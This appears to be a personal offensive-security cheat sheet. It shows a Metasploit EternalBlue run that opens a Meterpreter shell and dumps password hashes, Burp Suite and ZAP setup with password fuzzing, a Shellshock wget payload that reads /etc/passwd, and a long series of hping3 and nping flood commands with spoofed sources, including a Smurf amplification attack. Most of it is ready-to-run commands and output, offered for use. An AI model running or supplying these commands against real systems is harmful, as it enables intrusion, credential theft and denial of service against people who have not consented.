
msf > search eternalblue
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS <IP Address Target>

msf auxiliary(scanner/smb/smb_ms17_010) > run
msf auxiliary(scanner/smb/smb_ms17_010) >



msf > search type:exploit eternalblue
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > info
msf exploit(windows/smb/ms17_010_eternalblue) > show options
msf exploit(windows/smb/ms17_010_eternalblue) > show targets
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS <IP Address Target
msf exploit(windows/smb/ms17_010_eternalblue) > exploit





```
[*] 192.168.13.117:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.13.117:445 - The target is vulnerable.
[*] 192.168.13.117:445 - Connecting to target for exploitation.
[+] 192.168.13.117:445 - Connection established for exploitation.
[+] 192.168.13.117:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.13.117:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.13.117:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.13.117:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.13.117:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.13.117:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.13.117:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.13.117:445 - Sending all but last fragment of exploit packet
[*] 192.168.13.117:445 - Starting non-paged pool grooming
[+] 192.168.13.117:445 - Sending SMBv2 buffers
[+] 192.168.13.117:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.13.117:445 - Sending final SMBv2 buffers.
[*] 192.168.13.117:445 - Sending last fragment of exploit packet!
[*] 192.168.13.117:445 - Receiving response from exploit packet
[+] 192.168.13.117:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.13.117:445 - Sending egg to corrupted connection.
[*] 192.168.13.117:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.13.117
[*] Meterpreter session 1 opened (192.168.13.102:4444 → 192.168.13.117:49167) at 2024-03-27 18:58:17 -0300
[+] 192.168.13.117:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.13.117:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.13.117:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : USER-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : pt_BR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

meterpreter> getsystem
meterpreter> hashdump


Loading Additional Module Trees
root@kali:~# msfconsole -m ~/secret-modules/

Web Exploit

Burp Suite

Kali Linux > Applications > 03-Web Applications Analysis > burpsuite

Burp Suite Community > Proxy > Intercept > Intercept is on




Click in Open browser and visit the website


Configure Scope in Site Target

Target > Site map > Select site target > Add to scope

Settings > Proxy > Request interception rules > And URL Is in target scope

#Tip: Install Add-ons FoxyProxy Basic in Firefox





Owasp ZAP Zed Attack Proxy

$ sudo apt update

$ sudo apt install zaproxy -y

ZAP Quick Start > Manual Explore > URL to explore: http://10.0.0.123 > Launch Browser (auto proxy localhost)

ZAP Quick Start > Automated Scan > URL to attack: http://10.0.0.123 > Set spider If Modern HtmlUnit > Attack

ZAP Sites > vulnerabilities > GET:/login,password,username > Attack > Fuzz (highlight password field)

ZAP Add > File: > /usr/share/wordlists/fasttrack.txt > OK > Start Fuzzer

Reverse Shell

WGET/SHELLSHOCK/JTRIPPER

wget -U “() [test;];echo \”Content-type: text/plain\"; echo; echo; /bin/cat /etc/passwd" http://website.com/login-page.srf

Attacks Driving Infra

MAC Spoofing, NAC Bypass, VLAN Hopping

DNS Poisoning, DHCP Starvation and Rogue

Denial Of Service Attacks

DoS Syn Flood Attacks

DoS using hping3 with random source IP
-c 100000 = Number of packets to send.
-d 120 = Size of each packet that was sent to target machine.
-S = I am sending SYN packets only.
-w 64 = TCP window size.
-p 21 = Destination port (21 being FTP port). You can use any port here.
--flood = Sending packets as fast as possible, without taking care to show incoming replies. Flood mode.
--rand-source = Using Random Source IP Addresses. You can also use -a or –spoof to hide hostnames. See MAN page below.
www.hping3testsite.com = Destination IP address/website name
$ hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com

#SYN flood – DoS using HPING3
hping3 -S --flood -V www.hping3testsite.com
#-p option is used to set the remote port number for the flood
#-S option is used to set the flood type for the TCP protocol which is the sync flood
$ hping3 -S --flood -p 80 www.wisetut.com

$ hping3 --traceroute -v -1 www.wisetut.com #the traceroute feature which is used to identify the intermediate hosts between source and destination

Advanced SYN flood with random source IP, different data size, and window size
hping3 -c 20000 -d 120 -S -w 64 -p TARGET_PORT --flood --rand-source TARGET_SITE
–flood: sent packets as fast as possible
–rand-source: random source address
-c –count: packet count
-d –data: data size
-S –syn: set SYN flag
-w –win: winsize (default 64)
-p –destport: destination port (default 0)
$ hping3 -S --flood -V -p TARGET_PORT TARGET_SITE

$ hping3 -8 0–100 -S 10.10.10.16 -V

FIN floods
$ hping3 --flood --rand-source -F -p TARGET_PORT TARGET_IP
TCP RST Flood
$ hping3 --flood --rand-source -R -p TARGET_PORT TARGET_IP
PUSH and ACK Flood
$ hping3 --flood --rand-source -PA -p TARGET_PORT TARGET_IP
ICMP flood
$ hping3 --flood --rand-source -1 -p TARGET_PORT TARGET_IP
UDP Flood
–flood: sent packets as fast as possible
–rand-source: random source address
–udp: UDP mode
-p –destport: destination port (default 0)
$ hping3 --flood --rand-source --udp -p TARGET_PORT TARGET_IP
SYN flood with spoofed IP – DoS using HPING3
$ hping3 -S -P -U --flood -V --rand-source www.hping3testsite.com
TCP connect flood – DoS using NPING
$ nping --tcp-connect -rate=90000 -c 900000 -q www.hping3testsite.com

use routers broadcast IP address feature to send messages to multiple IP addresses
use connection-less protocols that do not validate source IP addresses.
amplification techniques;Smurf attack(ICMP amplification), DNS amplification, and Fraggle attack(UDP amplification)

Smurf Attack
This command sends ping requests to broadcast IP(10.10.15.255) by spoofing target IP(10.10.15.152).
All running hosts in this network reply to the target.
$ hping3 --icmp --spoof TARGET_IP BROADCAST_IP
$ hping3 --icmp --spoof 10.10.15.152 10.10.15.255